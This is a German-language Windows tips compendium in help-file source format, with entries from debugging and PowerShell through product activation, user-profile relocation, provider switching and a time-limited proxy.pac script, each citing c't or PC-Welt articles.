Der Parameter [Auto](#) unter obigem Registrypfad legt fest, ob vor dem Debugger-Start noch ein Dialog kommt (bei 0) oder gleich der Debugger gestartet wird (bei 1). Bei `Auto=0` hat bei NT/W2k im Dialog die Auswahl zwischen OK (Applikation ohne Debugger beenden) oder Cancel (Debugger starten). Bei WinXP steht zur Auswahl: Send Error Report, Don't send Error Report und Debug.

Wenn es über [HKLM\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters, CrashOnCtrlScroll](#) mit dem DWORD-Wert 1 aktiviert ist, kann bei durch einen hängendem PC via `<Ctrl>` und zweimal `<Scroll>` meist noch ein Bluescreen und Speicherabbild ausgelöst werden, das dann anschließend untersucht werden kann (PC-Welt Heft 9/2005, Seite 81)! Geht bei USB-Tastaturen aber nicht (c't Heft 5/2007, Seite 180ff)!

Die Windows-Stopp-Codes können unter <http://aumha.org/win5/kbestop.php> oder über eine Google-Suche gefunden werden (PC-Welt Heft 9/2005, Seite 81).

Siehe auch [Spurensicherung](#).

PostmortemDbg

\$ Postmortem Debugger

K Postmortem Debugger; Debugger (postmortem); DrWatson; WinDbg

#\$K**Postscript**

Gemäß c't Hef 4/2008, Seite 12 konnten Postscript-Interpreter aus der Zeit vor 2001 keine Transparenz. Dies wirkt sich zum Teil noch im Jahr 2008 aus: PDF-1.3-Dokumente mit Transparenz werden nicht richtig dargestellt.

Postscript
\$ Postscript
K Postscript;Transparenz in Postscript

#K PowerShell

Da die Skriptmöglichkeiten des Kommandointerpreters (CMD-Befehls-Interpreter, Batch-Files) nicht mehr zeitgemäß sind und sich für Administrationszwecke auch VB-Script nicht richtig durchsetzen konnte, versucht es Microsoft mit der "Power-Shell". Der Name dieser Shell während der Entwicklungszeit war Monad. Teilweise auch MSH = Microsoft Command Shell.

Mit Windows-Vista wird eine neue Shell "Monad" die Eingabeaufforderung und den Windows-Scripting-Host ablösen. Eine Vorstellung von Monad gibt's in c't Heft 26/2005, Seite 234ff.

In der PC-Welt Heft 5/2006, Seite 74ff wird Monad anhand der Beta 3.1 Version vorgestellt.

<http://www.pcwelt.de/57e{bmc earth16.bmp}>.

In PC-Welt Heft 7/2008, Seite 70 wird für Vista zur Ausführung von alten DOS-Programmen "DosBox" (<http://www.dosbox.com/{bmc earth16.bmp}>) empfohlen. Eine Einführung gibt's auch in der c't Heft 10/2008, Seite 158ff.

Standardmäßig sind nichtsignierte PowerShell-Scripte deaktiviert. In der PowerShell mit Admin-rechten kann mittels `Set-ExecutionPolicy RemoteSigned` die Ausführung lokaler, nichtsignierter Scripte erlaubt werden. (c't Heft 12/2012, Seite 172)

Einen Artikel zur PowerShell gibt's auch in der c't Heft 3/2010, Seite 82ff. Unter anderem wird erwähnt, dass die kostenlosen "Power Shell Community Extensions" PSCX nicht nur den Umgang mit Active Directory erlauben, sondern der PowerShell auch den richtigen Umgang mit Junctions und symbolischen Links beibringt!

Gemäß c't Heft 15/2008, Seite 162 kann es bei der Installation von PowerShell 2.0 dazu kommen, dass man aufgefordert wird, zuvor die Version 1.0 zu deinstallieren. Die V1.0 taucht aber nicht in der Liste der installierten Programme auf. Stattdessen muss in der Liste der Updates unter Nr. KB928439 als "Windows Power Shell(TM) 1.0" auf. Falls dies nicht mehr vorhanden ist, dann hilft u.U. den Registry-Eintrag Install unter <HKLM\SOFTWARE\Microsoft\PowerShell\1{bmc tree.bmp}> zu löschen.

Zur Verwirrung liegt die aktuelle Powershell-Version, z.B. 4.0 bei Win8.1 in einem Verzeichnis, dessen Pfad `..\v1.0\...` enthält! Einen Versionscheck bietet [powershell \\$PSVersionTable{bmc dos.bmp}](powershell $PSVersionTable{bmc dos.bmp}) nach einigen Sekunden Wartezeit.

Unter Restricted User gibt es ein Powershell-Script, das fehlende Rechte erkennt und sich elevated erneut startet.

Gemäß c't Heft 12/2012, Seite 172 enthält "Windows PowerShell ISE" (= Integrated Scripting Environment) %system%\WindowsPowerShell\v1.0\powershell_ise.exe{bmc shortcut.bmp} brauchbare Debug-Möglichkeiten für die Power-Shell.

Die "PowerShell Community Extensions" PSCX <http://pscx.codeplex.com/{bmc earth16.bmp}> rüsten einige Befehle in der PowerShell nach, die ansonsten nicht verfügbar sind. (c't Heft 12/2012, Seite 172).

Unter <http://gallery.technet.microsoft.com/ScriptCenter/{bmc earth16.bmp}> findet man tausende von Scripten für alle möglichen Zwecke.

In der c't Heft 20/2014, Seite 164f (<http://www.ct.de/vgyk{bmc earth16.bmp}>) gibt es ein PowerShell-Beispiel: Über eine Webseite die eigene externe IP-Adresse holen und als EventLog eintragen. Das ganze regelmäßig als geplante Aufgabe und auch noch ein Script, um die Einträge auszuwerten.

Um die Erweiterung des Editors ISE geht es in der c't Heft 3/2015, Seite 154f: Menüs des Editor erweitern, eigene Befehle und Add-On-Tools.

Gemäß c't Heft 19/2016, Seite 37 gibt es jetzt auch eine Portierung der Powershell auf OS X und auf Linux mit MIT-Open-Source-Lizenz:.. <http://github.com/PowerShell/PowerShell{bmc earth16.bmp}>.

Siehe auch DOS-Box, Shell Script Files{bmc shortcut.bmp}.

PowerShell

\$ PowerShell

K PowerShell;Shell-Script (Power Shell); Script Power Shell;Monad

#\$K Präsentation

Mit HTML, CSS und JavaScript lassen sich professionelle Präsentationen gestalten, es braucht kein MS-Power-Point und ist zusätzlich unabhängig von der Plattform. Das Tool S5 (<http://www.meyerweb.com/eric/tools/s5>{bmc earth16.bmp}, Simple Standards-Based Slide Show System) hilft dabei. Das Ergebnis kann je nach Browser etwas unterschiedlich aussehen.

Zum Konvertieren von PowerPoint-Präsentationen ins Flash-Format wird in der c't Heft 12/2008, Seite 37 das Tool iSpring http://www.ispringsolutions.com/products/ispring_free.html{bmc earth16.bmp} empfohlen.

Tipps für eine gute Präsentation (z.B. in Powerpoint) gibt es in der c't Heft 18/2013, Seite 90:

- Zum Auftakte eine Folie mit z.B.
 - Einem Versprechen: Wir helfen, die Zahl der Reklamationen zu halbieren
 - Einer beeindruckende Zahl
 - Einer Frage ans Publikum
- Bei den weiteren Folien einer Live-Präsentation
 - nur einen Kernpunkt darstellen. Detail-Inhalte im Vortrag bzw. im Dialog erklären.
 - Mit Text sparsam umgehen. Ein Folientitel ist oft überflüssig. Wenn ein Folientitel verwendet wird, dann eine Aussage, ein Fazit und nicht eine unnötige Inhaltsbeschreibung.
 - Visualisierungen verwenden für Prozesse, Vergleiche. Infographiken verwenden.

Rund 80% aller Präsentationsfolien zeigen Aufzählungslisten. In PowerPoint kann man diese markieren und dann "Start" bei "Absatz" via "In SmartArt konvertieren" eine der vielfältigen angebotenen Varianten auswählen. PowerPoint wählt dabei automatisch eine passende Schriftgröße. Über "SmartArt-Tools", "Entwurf", "Konvertieren" kann man bei Bedarf dieser Smart-Art in einzelnen Zeichenelemente auflösen und dann weiter nach Bedarf anpassen.

- Bei Zahlen und Diagrammen gilt die VVV-Formel: Vorkauen, Vereinfachen, Visualisieren:
 - Vorkauen: Die Analyse und Interpretation nicht dem Publikum überlassen sondern hinschreiben
 - Vereinfachen: Verständlich ist besser als vollständig!
 - Visualisieren: Wichtige Details hervorheben! Bilder verwenden.
- Farben entsprechend der üblichen Erwartungshaltung verwenden:
 - Blau für stabil, männlich, technisch, seriös
 - Grün für freundlich, natürlich, positiv
 - Rosa für weiblich, feinsinnig, emotional, jung
 - Gleichfarbige Elemente markieren Zusammengehörigkeit
- Auf der letzten Folie kein "Vielen Dank" sondern eine Aufforderung, ein Angebot oder eine Einladung!
- Für das Handout, das nach dem Vortrag verteilt wird, ist ein DIN-A4-Dokument besser geeignet als eine Präsentation.

Die Tastenkürzel von PowerPoint 2003ff sind in der PC-Welt Heft 5/2012, Seite 127 aufgelistet:

- Start der Präsentation mit F5, nächste Folie mit Leertaste oder Maustaste, zurück mit Backspace-Taste
- Zu Folie 1 mit "Pos 1"-Taste oder beide Maustasten 2 Sekunden gedrückt halten, mit der "Ende"-Taste zur letzten Folie.
- Zifferneingabe und Enter springt zur angegebenen Folie
- Ctrl+S zeigt den Folien-Navigator
- Mit Ctrl+P (Pencil) wird der Mauszeiger zum Zeichenstift, mit Ctrl+E (Eraser) zum Radierer, mit Ctrl+M werden die Freihand-Eingaben ausgeblendet
- Mit der Punkt-Taste wird die Anzeige schwarz geschaltet, mit der Komma-Taste wieder aktiviert.
- ESC oder Minus-Taste beenden die Präsentation.
- Ab PowerPoint 2013 (?) startet Alt+F5 die Präsentation in der Referenten-Ansicht, d.h. auf dem extern angeschlossenen Display normal und dem internen Display mit zusätzlich den Notizen und einer Vorschau auf die nächste Folie (c't Heft 12/2012, Seite 127)

Um Software für Foto- und Video-Präsentation mit 4K-Unterstützung, Teleprompter und Hintergrundmusik (= AV-Software) geht es in der c't Heft 19/2016, Seite 126. Im Wesentlichen wurde Varianten im Bereich zwischen 100€ und 300€ getestet, oft gibt es aber auch billigere Basic- und teurere Premium-Varianten. Je nach Programm und Variante gibt es mehrere Spuren, auf denen Bilder, Videos und Audio beim Erstellen abgelegt werden. Ein Programm sollte auf jeden Fall neben dem Ausgabebildschirm einen Kontrollbildschirm unterstützen.

Kurz erwähnt wird noch das kostenlose XnView. Neben der Windows-Version gibt es hier die MP- (=Multi-Plattform) -Version, aber 2017 noch ohne Diashow.

Präsentation

\$ Präsentation

K Präsentation;PowerPoint;S5 Präsentation-Editor,AV-Software

##K **Pretty Good Privacy**

Um die Verwaltung von Haupt- und Unterschlüsseln bei PGP geht es in der c't Heft 27/2015, Seite 162 (http://www.ct.de/yibu/bmc_earth16.bmp). Der PGP-Hauptschlüssel hat die Berechtigung zur Erzeugung von eigenen Unterschlüsseln und zur Beglaubigung von Schlüsseln. Die Unterschlüssel haben kein Recht zur Erstellung weiterer Unterschlüssel. Dies kann man zu Erhöhung der Sicherheit nutzen, indem man auf diebstahlgefährdeten Smartphones nur Unterschlüssel benutzt. Unterschlüssel können unabhängig vom Hauptschlüssel (z.B. nach Diebstahl) widerrufen werden.

PrettyGoodPrivacy

\$ Pretty Good Privacy

K Pretty Good Privacy;PGP (Pretty Good Privacy);Schlüsselverwaltung PGP

#\$K PrintTo

Für registrierte Dateien gibt es häufig eine .../shell/PrintTo-Eintrag, z.B.

HKEY_Classes_Root\Paint.Picture\shell\printto{bmc tree.bmp}. Dieser Eintrag wird nicht im Kontextmenü dargestellt, sondern steuert das Verhalten, wenn eine Datei mit Drag-and-Drop auf das Drucker-Icon gezogen wird. Im Command werden nach dem Schalter für **PrintTo** (meist /pt) die folgenden 4 Parameter übergeben:

- 1) Name der markierten Datei
- 2) Name des gewählten Druckers
- 3) Druckertreiber
- 4) Druckerport.

Z.B. "C:\PROGRAMME\ZUBEHÖR\MSPAINTE.EXE" /pt "%1" "%2" "%3" "%4". Unter Win95 sind der 3. und 4. Parameter überflüssig, da der Druckername schon eindeutig ist. Der Parameter %3 (Druckertreiber) wird nur selten explizit verwendet.

Ältere Programme unterstützen nur den Ausdruck auf dem aktuellen Standard-Drucker, meist mit dem Schalter /p, z.B.:

C:\PROGRAMME\ZUBEHÖR\MSPAINTE.EXE /p %1

siehe auch DdeExec und Lokales Menü für eine Datei

PrintTo
\$ PrintTo
K PrintTo;Verb PrintTo

#\$K**Produkt-Aktivierung**

Nach der Installation vom ServicePack 1 für WinXP ist teilweise eine neue Freischaltung notwendig. Manche als Raubkopie im Umlauf befindliche Keys können nicht mehr freigeschaltet werden! Nach der Installation kann wie folgt ein anderer Key eingetragen werden (Zeitschrift c't Heft 19/2002, Seite 26), ohne nochmal ganz von vorne zu installieren:

- 1) Unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WPAEvents_OOBETimer{bmc edit.bmp} das erste Byte verändern.
- 2) Jetzt den Aktivierungs-Assistenten msoobe.exe aus dem oobe-Unterverzeichnis des Systemverzeichnisses mit Parameter /a aufrufen: <sysdir>\oobe\msoobe.exe /a{bmc shortcut.bmp}.
- 3) Aktivierung per Telefon wählen, dort den Button zum Ändern des Keys. Neuen Key eingeben. Der neue Key wird auch dann gespeichert, wenn man danach die Aktivierung per Telefon nicht vornimmt, sondern "später aktivieren" wählt. Bei gewissen Versionen von WinXP ist das System nach dem nächsten Reboot auch ohne Aktivierung wieder voll funktionsfähig!

Wie in c't Heft 21/2002, Seite 29 beschrieben, gibt's bei Microsoft unter <http://support.microsoft.com{bmc earth16.bmp}> Q328874 ein Script, das den ProduktKey ändert. Oder man startet von der Installations-CD/DVD <cd>\i386\winnt.msi, gibt den Produkt-Key ein und macht dann eine Reparatur-Installation. Bei Windows 7 geht dies direkt in "System" von der Systemsteuerung.

Gemäß PC-Welt Heft 4/2010, Seite 88 steht der Produkt-Key u.U. im Registry-Eintrag HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion_DigitalProductID{bmc edit.bmp} in den Bytes 52 ... 66. Teilweise steht er aber auch in Klartext in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion_ProductID{bmc edit.bmp}. Siehe auch Aktivierung.

Die Office2003-Aktivierung wird unter C:\Dokumente und Einstellungen\All Users\Anwendungsdaten\Microsoft\Office\Data{bmc explorer.bmp} in den beiden Dateien OPA11.DAT und OPA11.BAK gespeichert. Das Verzeichnis Anwendungsdaten ist normalerweise versteckt. Um sich durch den Baum reinklicken zu können muss also im Explorer unter Extras, Ordneroptionen, Ansicht für "Versteckte Dateien und Ordner" das "Alle Dateien und Ordner anzeigen" aktiviert sein. Bei OfficeXP heißen die Dateien Data.dat und data.bak und sind ebenfalls im obigen Ordner. Werden diese Dateien vor einer Neuinstallation gesichert und danach wieder eingespielt, funktioniert Office nach einer Neuinstallation ohne neue Aktivierung, solange nicht zu viele Hardware-Komponenten geändert wurden. (Zeitschrift c't Heft 2/2005, Seite 194f)

Die telefonische Aktivierung erlaubt Microsoft nur von einem Festnetz-Anschluss aus. Wer vom Handy aus aktivieren möchte/muss, muss die Rufnummernübertragung vorübergehend ausschalten. (c't Heft 20/2014, Seite 159)

Siehe auch Reparatur des Systems.

ProduktAktivierung

\$ Produkt-Aktivierung

K Produkt-Aktivierung (Windows / Office);Aktivierung Windows / Office; Freischaltung (Produkt-Aktivierung Windows / Office);Zwangsaktivierung (Windows / Office);Produkt-Key

##K Profil (Benutzer~)

Windows-Versionen seit XP(??) verwenden für jeden Benutzer ein eigenes "Profil" mit den Benutzereinstellungen, Applikations-Daten und Benutzer-Dokumenten. Normalerweise liegt es bei einem deutschen Windows unter C:\Dokumente und Einstellungen\username (bzw eigentlich unter c:\users\username soweit die Lokalisierung der Anzeige nicht wirksame ist.). Im Environment steht es auch im Eintrag `UserProfile=...` In der Registry gibt es sehr viele Links zu den Dateien und einige Dateien aus dem Profil sind normalerweise auch immer offen und gegen andere Zugriffe gesperrt, so dass das Profil nicht auf einfache Weise vollständig wo anders hin kopiert oder zurückkopiert werden kann. Für Netzwerke mit Server gibt es die Variante des "Roaming Profiles", d.h. es liegt nicht lokal, sondern auf dem Server. Dem Vorteil, auf jedem Rechner im Netz weitestgehend dieselbe Umgebung vorzufinden (wenn auch all die Applikationen überall installiert sind) steht der Nachteil einer hohen Netzlast entgegen.

In der PC-Welt Heft 2/2006, Seite 139ff gibt es das Tool `pcwProfileMove.hta`, mit dem man das Profil woanders hin umziehen kann und alle notwendige erledigen. Für die im laufenden Betrieb nicht kopierbaren Dateien schreibt es die Kopierbefehle in eine Batch-Datei (`c:\windows\pcwMProf.bat`). Wird diese Batch-Datei anschließend in der Wiederherstellungskonsole ausgeführt (`batch c:\windows\pcwMProf.bat`), werden also die restlichen Dateien kopiert (sofern nicht wegen verschobenen Laufwerksbuchstaben Problem auftreten, die aber wie im Heft beschrieben manuell behoben werden können). Trotzdem werden etliche Anwendungen noch Nacharbeit erfordern, da Pfade zu verschobenen Dateien auch z.B. in einer Datenbank oder Konfigurationsdatei stehen können.

Neben den Benutzerprofilen gibt es auch noch Hardware-Profile, z.B. für den Betrieb mit oder ohne Dockingstation.

Gemäß c't Heft 16/2006, Seite 174 kann mit folgenden Trick ein vorhandenes Benutzerprofil (z.B. User1) für einen neuen Account geklont werden:

- C:\Dokumente und Einstellungen\Default User umbenennen z.B. in C:\Dokumente und Einstellungen\OrigDefaultUser.
- Falls User1 seit Systemstart schon mal angemeldet war: neu booten. Eine Kopie von C:\Dokumente und Einstellungen\User1 erstellen und in Default User umbenennen.
- Jetzt den neuen Account erstellen und sich damit anmelden.

Bei Bedarf dann das `Default User`-Verzeichnis löschen und das Original wieder zurückbenennen.

Wie man bei Win2000 und WinXP das "Default Profil" anpasst, ist in der PC-Welt Heft 11/2007, Seite 180f beschrieben:

- Als Admin einen neuen Benutzer anlegen. Dabei wird eine Kopie des "Default User"-Profils erzeugt.
- Logon mit dem neuen Account und die gewünschten Änderungen (Drucker, Desktop, ...) vornehmen.
- Log-out und wieder mit Admin-Account: In der Systemsteuerung, System, Erweitert, Benutzerprofil-Einstellungen (Win2K: Systemsteuerung, System, Benutzerprofile) das Profil auswählen und bei "Kopieren nach" "C:\Dokumente und Einstellungen\Default User" wählen. Unter "Benutzer", "Ändern" noch "Jeder" hinzufügen!
- Jetzt kann der angelegte Account wieder gelöscht werden.

Zum Anlegen der Benutzerprofile auf einer anderen Partition wird in der c't Heft 8/2008 Seite 160 folgendes Vorgehen empfohlen:

- Bei der XP- oder Vista-Installation ein Konto anlegen, das später wieder gelöscht werden kann.
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList, ProfilesDirectory{bmc edit.bmp} auf den gewünschten Pfad umbiegen.
- Bei Vista zusätzlich im selben Pfad Public{bmc edit.bmp} auf den neuen, vollständigen Pfad ändern.
- Ob bei Vista nicht auch der Eintrag Default{bmc edit.bmp} auf den neuen Pfad geändert werden muss, ist nicht ganz klar.
- Jetzt noch die Profile "All Users" (bei Vista "Public") und "Default User" (versteckte Dateien müssen hierzu sichtbar sein!) an den neuen Platz kopieren.
- Nach reboot die gewünschten User anlegen und mit einem der neuen Accounts anmelden.
- Ursprünglichen Account und danach dann auch das alte Profile-Verzeichnis löschen.

Unter System-Verzeichnisse ist beschrieben, wie einzelne Ordner eines Profils z.B. auf eine andere Partition umgezogen werden können. c't Heft 5/2010, Seite 168ff kann für ein neu anzulegendes Konto vor dem Anlegen der Pfad für das UserProfile über den Registry-Eintrag HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList, ProfilesDirectory{bmc edit.bmp} festgelegt werden. Gemäß c't Heft 6/2010, Seite 10 können Benutzerprofile, ohne den Umweg über ein neues Konto am besten wie folgt z.B. auf eine andere Partition verlegt werden:

Profil

\$ Profil

K Profil (User);UserProfile;Benutzerprofil;Account (Benutzerprofil); Default User Profil;Dokumente und Einstellungen (Profil);User-Profil

- Von einer Installations-DVD booten und zur Eingabeaufforderung gehen.
 - Zuordnung der Laufwerksbuchstaben kann anders als gewohnt sein, daher checken.
 - mittels `robocopy c:\users d:\users /mir /sec /xj` die Benutzerprofile kopieren.
 - Alte Benutzerprofile mittels `rd c:\users /s /q` löschen.
 - Mittels `mklink c:\users d:\users /j` einen symbolischen Link anlegen.
- Jetzt kann neu gebootet werden. Statt aller Profile (incl. neuer) kann auf dieselbe Weise auch ein einzelnes Profil verlegt werden.

Siehe auch [Profil-Speicherplatz](#), [Rechtevergabe](#).

#\$K Profilspeicherplatz

Infos zum Profilspeicherplatz gibt's unter

<http://www.windowsitpro.com/Windows/Article/ArticleID/5057/5057.html>

Unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System gibt es eventuell folgende Einträge (Quelle: ???):

EnableProfileQuota REG_DWORD Determines whether to track profile space (i.e., whether to run proquota.exe). A value of 1 means track profile space; a value of 0 means don't track it.

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.IncludeRegInProQuota REG_DWORD Tells Proquota whether to include the size of the Registry file in its profile size calculations. A value of 1 means include the Registry; a value of 0 means omit it.

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.MaxProfileSize REG_DWORD Tells how much space to allot to the user. The value equals the number of kilobytes of allotted space; for example, to allow 4MB of profile space, set the value to 4096.

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.ProfileQuotaMessage REG_SZ Tailors the nagging message to your taste.

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.WarnUser REG_DWORD Tells Proquota whether to nag the user when profile space is exhausted. If the value is 1, the nagging messages appear. If the value is 0, no nagging messages appear; the user gets the mandatory message only when trying to log off with too much data in the profile.

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System.WarnUserTimeout REG_DWORD Tells Proquota how often to nag the user. The value is the number of minutes you want Proquota to wait between messages. If you set WarnUser to 0, the WarnUserTimeout value is irrelevant.

Profilspeicherplatz

\$ Profilspeicherplatz

K Profilspeicherplatz;proquota.exe;Profile Quota;Speicherplatz für Profil

#\$K Program Compatibility Assistant Service

Manchmal nervt unter Win 7 der "Program Compatibility Assistant Service" PcaSvc mit der Meldung "...
möglicherweise nicht richtig installiert". PC-Welt Heft 2/2010, Seite 24 empfiehlt dann, den Autostart des Services
abzuschalten.

ProgramCompAssServ
\$ Program Compatibility Assistant Service
K Program Compatibility Assistant Service; PcaSvc;möglicherweise nicht richtig installiert

#\$Programm-Resourcen

Die Programm-Resourcen umfassen:

- Shell-Icons
- Cursor
- Strings: Landessprachliche Versionen sind einfacher zu erstellen, wenn Texte nicht im Programmcode verstreut sind, sondern in den Resourcen abgelegt sind.
- Dialoge
- Bitmaps, ...
- Versions-Resource: Versionsnummer, Hersteller, Sprache, etc., siehe DLL-Version.

Es gibt Programme, mit denen Resourcen nicht nur für neue Programme vor dem Linken erstellt/geändert werden können, sondern auch in EXE- und DLL-Dateien verändert werden können. Für 16-Bit-Programme lag z.B. Borland's Pascal und C-Compilern der Resourcenworkshop WORKSHOP.EXE bei. Für 32-Bit enthält z.B. Delphi 2.0 bei den Beispielen RESXPLOE. Allerdings werden nach meiner Erfahrung hiermit erzeugte ICO-Dateien falsch gespeichert. Außerdem gibt es ein gutes Shareware-Programm "Microangelo Browser" http://www.impactsoft.com{bmc_earth16.bmp}.

Ein Part der Programmresourcen sind die Datei-Versions)-Informationen. Es gibt Tools, um die in Programme (exe, dll) eingebundenen Resourcen zu editieren. Bei der Software-Entwicklung liegen die Resourcen in der Regel zunächst als Textdatei vor und können mittels darauf spezialisierten Tools (z.B. XN Resource Editor, Toolbox 3/2006 Seite 11, auf der Heft-CD auch als Delphi2006-Quelltext), aber auch mit einfachen Text-Editoren bearbeitet werden, bevor sie kompiliert und vom Linker in die EXE oder DLL eingebunden werden.

ProgramResouces
\$ Programm-Resourcen

#\$K **Projektplanung**

Das in c't Heft 21/2005, Seite 78 kurz vorgestellte GanttProject (<http://www.ganttproject.sf.net>) ist ein Open-Source-Projektplanungs-Tool für Linux und Windows.

Projektplanung
\$ Projektplanung
K Projektplanung;GanttProject

#\$K **Produkt-Suche Froogle**

Im Google-Bereich http://www.froogle.google.de/bmc_earth16.bmp werden billige Produkte mit Preis angeboten, soweit die Anbieter sie hier melden.

ProduktSuche

\$ Produkt-Suche

K Produkt-Suche;Suche nach Produkten;billigsten Anbieter suchen;Froogle

#\$K**Protokolle**

Datenprotokolle im Bereich von Wirtschaft und Gewerbe sind Thema im Artikel c't Heft 13/2009, Seite 160ff: Atl@s; Dakota; DATANORM; DATEV; DBUV; DEÜV; EANCOM; ebXML; EDI; EDIFACT; EHUG; ELENA; EPICS; Elster; eXTra; FMS; GAEB; ITSG; ODETTE; ONS; RosettaNet; SWIFT; VDA.

Protokolle

\$ Protokolle

K Protokolle Wirtschaft;Atl@s;Dakota;DATANORM;DATEV;DBUV;DEÜV; EANCOM;ebXML;EDI;EDIFACT;EHUG; ELENA;EPICS;Elster;eXTra;FMS; GAEB;ITSG;ODETTE;ONS; RosettaNet;SWIFT;VDA

#\$K Provider

Für Privatleute erfolgt der Internetzugang normalerweise über Telefonleitung (alternativen: TV-Kabel, Stromnetz-Modem soweit vom Stromlieferanten diese Technik unterstützt wird oder Telefonleitung plus Satellit) und einen Internet-Provider. Entweder mit Vertrag (und Rechnung) oder über Call-by-Call und Bezahlung über die Telefonrechnung. Eine Übersicht über Call-by-Call-Provider findet sich gelegentlich in den Computer-Zeitschriften, z.B. c't Heft 13/2003, Seite 164ff.

Der Preiskampf bei den Call-By-Call-Anbietern für inzwischen zu tückischen Fallen selbst oder gerade bei Verwendung von Least-Cost-Routern (LCR): Die bei der letzten Einwahl günstige Nummer kann inzwischen sehr teuer sein, da Tarife häufig umgestellt werden und oft nur wenige Stunden am Tag günstig sind, die anderen Stunden sehr teuer. Bei manchen Anbietern bricht die Verbindung auch so oft ein, dass er sich z.B. mit den 10 Cent je Einwahl das Geld holt, dass bei z.B. 0.5 ... 2 Cent je Minute fehlt, um die ca. 30 Cent je Stunde an die Telekom zu zahlen.

Gemäß c't Heft 2/2011, Seite 142 muss bei Telekom-Einwahl-Servern dem normalen Account-Namen ein Buchstabe für den Provider vorangestellt werden. Dies ist z.B. bei Verwendung einer FritzBox als PPPoE-Modem zu beachten: "H" steht z.B. für 1&1-VDSL, statt "1und1/MeinLogin@online.de" ist "H1und1/MeinLogin@online.de" zu verwenden.

Hinweise zur Problemvermeidung beim Providerwechsel gibt's in der c't Heft 2/2012, Seite 108ff:

- Kündigungsfristen beachten! Für Privatkunden beträgt sie in Deutschland max. 3 Monate zum Laufzeitende des Vertrags. In der Zeit von etwa 1 ... 3 Monate vor dem letztmöglichen Kündigungstermin sollte man aktiv werden.
- Ein Sonderkündigungsrecht bei Umzug gibt es nicht! Wenn auch am neuen Wohnort ein Vertrag mit dem alten Provider geschlossen wird, dann sind die Provider in der Regel aber kulant!
- Die an den neuen Provider übermittelten Daten zum alten Anschluss (für die Kündigung) müssen exakt stimmen! Hatte sich da im Laufe der Jahre etwas geändert (Familiename durch Heirat, Straße umbenannt, Ortsname wegen Eingemeindung), dann die alten Daten angeben oder zuvor beim alten Provider die Daten aktualisieren lassen!
- Sollte man in der schriftlichen Auftragsbestätigung des neuen Anbieters einen Fehler entdecken, dann am besten nochmal Rücksprache halten und nicht einfach ausbessern. Eigene Ausbesserungen werden sonst oft nicht richtig übernommen!
- Wenn die Sache mal im Laufen ist, nicht mehr dazwischenfunken! Jeder Versuch, den Termin nochmal zu ändern, oder auf eine andere Tarifoption umzusteigen etc., bringt oft Sand ins Getriebe und alles zum Stillstand.
- Beim Wechsel zu Telekom-VDSL schaltet die Telekom oft zunächst nur einen 6000er (oder eventuell auch 3000er) DSL-Anschluss. Erst später wird dann auf VDSL geändert (oder aber auch mitgeteilt, dass dies nicht möglich sei!)
- ...

Siehe auch [Flatrate](#).

Provider

\$ Provider

K Provider; Internet-Provider; Call-by-Call; LCR; Least-Cost-Router; PPPoE-Logon; Account-Name VDSL mit Provider-Kennbuchstabe

#\$K Proxy

Ein Proxy ist ein zwischengeschalteter Vermittler (siehe http://de.wikipedia.org/wiki/Proxy_%28Rechnernetz%29{bmc earth16.bmp}). Während die meisten Applikationen die Windows-Einstellung ([Internet-Verbindungen](#){bmc shortcut.bmp}), Lan-Einstellungen) übernehmen, muss man bei einigen (z.B. bei alten Firefox-Versionen über Tools, Options, Network, Connection-Settings) geg. einen Proxy manuell konfigurieren.

Mit dem Tool Proxomitron (<http://www.proxomitron.de/>{bmc earth16.bmp}) lassen sich Seiten filtern (z.B. bei bekannten Abzock-Url's nur noch eine Hinweisseite) und verändern (z.B. Treffer aus Google-Ergebnissen herausnehmen).

Da der Windows-Update-Agent als System-Dienst läuft, kennt sie die für User eingetragenen Proxys nicht! Update hinter einem Proxy geht nur, wenn Windows so umkonfiguriert ist, dass es die Proxy-Einstellungen systemweit verwendet! Bei WinXP-Professional geht dies über die Gruppenrichtlinien `gpedit.msc`{bmc shortcut.bmp} unter Computerkonfiguration/Administrative Vorlagen/Windows-Komponenten/Internet Explorer, "Proxy-Einstellungen pro Computer vornehmen". Bei XY-Home ist eine direkter Registry-Veränderung notwendig: [HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings.ProxySettingsPerUser](#){bmc edit.bmp} als DWORD anlegen und auf 0 setzen (Eintrag löschen oder auf einen Wert ungleich 0 setzen, um wieder user-spezifische Einstellungen zu haben!). Nach dieser Aktivierung muss man die Proxy-Einstellungen wie gewohnt (als Admin) setzen. (Zeitschrift c't Heft 23/2003, Seite 196).

Gemäß c't Heft 11/2007, Seite 198 geht's auch ohne direkten Registry-Eingriff:

Bei WinXP:

- Als Admin anmelden und für diese Konto den Proxy konfigurieren.
- Dann das Kommando `proxycfg -u` verwenden.

Bei Vista:

- Eine Eingabeaufforderung mit Adminrechten öffnen
- Mit dem Kommando `netsh` in dessen Befehlsmodus gehen.
- Hier das Kommando `winhttp import proxy source=ie` absetzen.
- Mit `quit` den netsh-Kommandomodus verlassen.

Proxy-Änderung für User ohne Admin-Rechte verbieten (PC-Welt Heft 10/2003, Seite 117)

Gemäß c't Heft 12/2007, Seite 179 lässt sich über die Proxy-Konfiguration auch die Surfen-Erlaubnis nur zu bestimmten Uhrzeiten konfigurieren. Die im Browser eingetragene Proxy-Konfigurationsdatei (z. B. `proxy.pac`) ist ein JavaScript, welches entweder `DIRECT` oder `PROXY server:port` zurückgeben soll. Beispiel:

```
var ERLAUBT = "DIRECT";
// var ERLAUBT = "PROXY proxy.provider.de:8080";
var VERBOTEN = "PROXY 0.0.0.0:3421";
function FindProxyForURL(url, host) {
    var anfang = 60 * 18 + 30 // 18:30 Uhr
    var ende = 60 * 20 + 0 // 20:00 Uhr
    var currenttime = new Date();
    var jetzt = currenttime.getHours() * 60 + currenttime.getMinutes();
    if ((jetzt < anfang) || (jetzt > ende)) {
        return VERBOTEN;
    }
    else {
        return ERLAUBT;
    }
}
```

